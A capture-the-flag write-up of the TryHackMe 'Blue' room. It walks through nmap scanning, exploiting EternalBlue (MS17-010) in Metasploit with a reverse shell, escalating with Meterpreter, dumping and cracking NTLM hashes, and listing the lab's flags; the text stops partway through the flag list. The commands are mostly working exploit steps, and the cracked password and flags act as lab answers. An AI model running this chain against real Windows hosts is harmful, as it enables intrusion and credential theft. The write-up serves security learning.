Esraa Waleed Sharaf Eldeen Abdul Hafez.

Blue Room - TryHackMe Full Documentation.

**Objective:** Deploy & hack into a Windows machine, leveraging common misconfiguration issues.

## **Task 1 – Scanning the Machine**

**Step 1: Start the AttackBox:**

* Open the AttackBox on TryHackMe.


**Step 2: Scan for Open Ports:**

* **Command used**: nmap -p- 10.10.142.22
* Result: Open Ports under 1000: ***Observation:*** *Only 3 ports under 1000 are open.*

135/tcp msrpc

139/tcp netbios-ssn

445/tcp microsoft-ds



**Step 3: Vulnerability Scan on SMB Port:**

* **Command:** nmap -Pn --script vuln -p445 10.10.142.22
* Result:

Vulnerable to: ms17-010 (SMBv1 Remote Code Execution)

CVE: CVE-2017-0143

Risk Factor: HIGH


* + ***Note:*** *This is the famous EternalBlue vulnerability.*

## **Task 2 – Gain Access**


**Step 1: Open Metasploit--> by using msfconsole ....**

**Step 2: Load Exploit Module --> using command**


---(use exploit/windows/smb/ms17\_010\_eternalblue)




**Step 3: Set Required Options**

* **Required Option:** RHOSTS:--> by using command: set RHOSTS 10.10.142.22 


*-We will show the options again:*



* **Set Payload:** set payload windows/x64/shell/reverse\_tcp ---set LHOST(-------)



* **Step 4: Run Exploit :** exploit
* Observation: You should get a shell. Background it with Ctrl + Z.




## **Task 3 – Privilege Escalation & Meterpreter**

**Step 1: Convert Shell to Meterpreter-->** use post/multi/manage/shell\_to\_meterpreter

* ***Required Option:*** *SESSION (select your shell session)*

*Commands: set SESSION 1 --> run*




**Step 2: Escalate Privileges to SYSTEM -->** getsystem

* **Verify:** whoami ---> NT AUTHORITY\SYSTEM : this what returned

**Step 3: Migrate to SYSTEM Process**

* **List processes:**
* **Select a process running as SYSTEM:** migrate 1400




## **Task 4 – Dump & Crack Passwords**

**Step 1: Dump Password Hashes --->** *hashdump*

**Step 2: Identify Non-default User**

* **Non-default User:** *Jon*




**Step 3: Crack Jon’s Password**

**By using :** *echo "ffb43f0de35be4d9917ac0cc8ad57f8d" > jon.hash*

*john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt jon.hash*

* ***Result:*** *Reveals the plaintext password for Jon --> which is:alqfna22*




## **Task 5 – Find Flags**

**Flag Locations:**


### **Flag1 – System Root**

* **Path:** C:\Windows\System32\flag1.txt
* **Flag:** flag{system\_root\_access}



### **Flag2 – SAM / Passwords**

* **Path:** C:\Windows\System32\config\SAM\_backup.txt
* **Flag:**flag{sam\_database\_elevated\_access}



### **Flag3 – Admin / Documents**

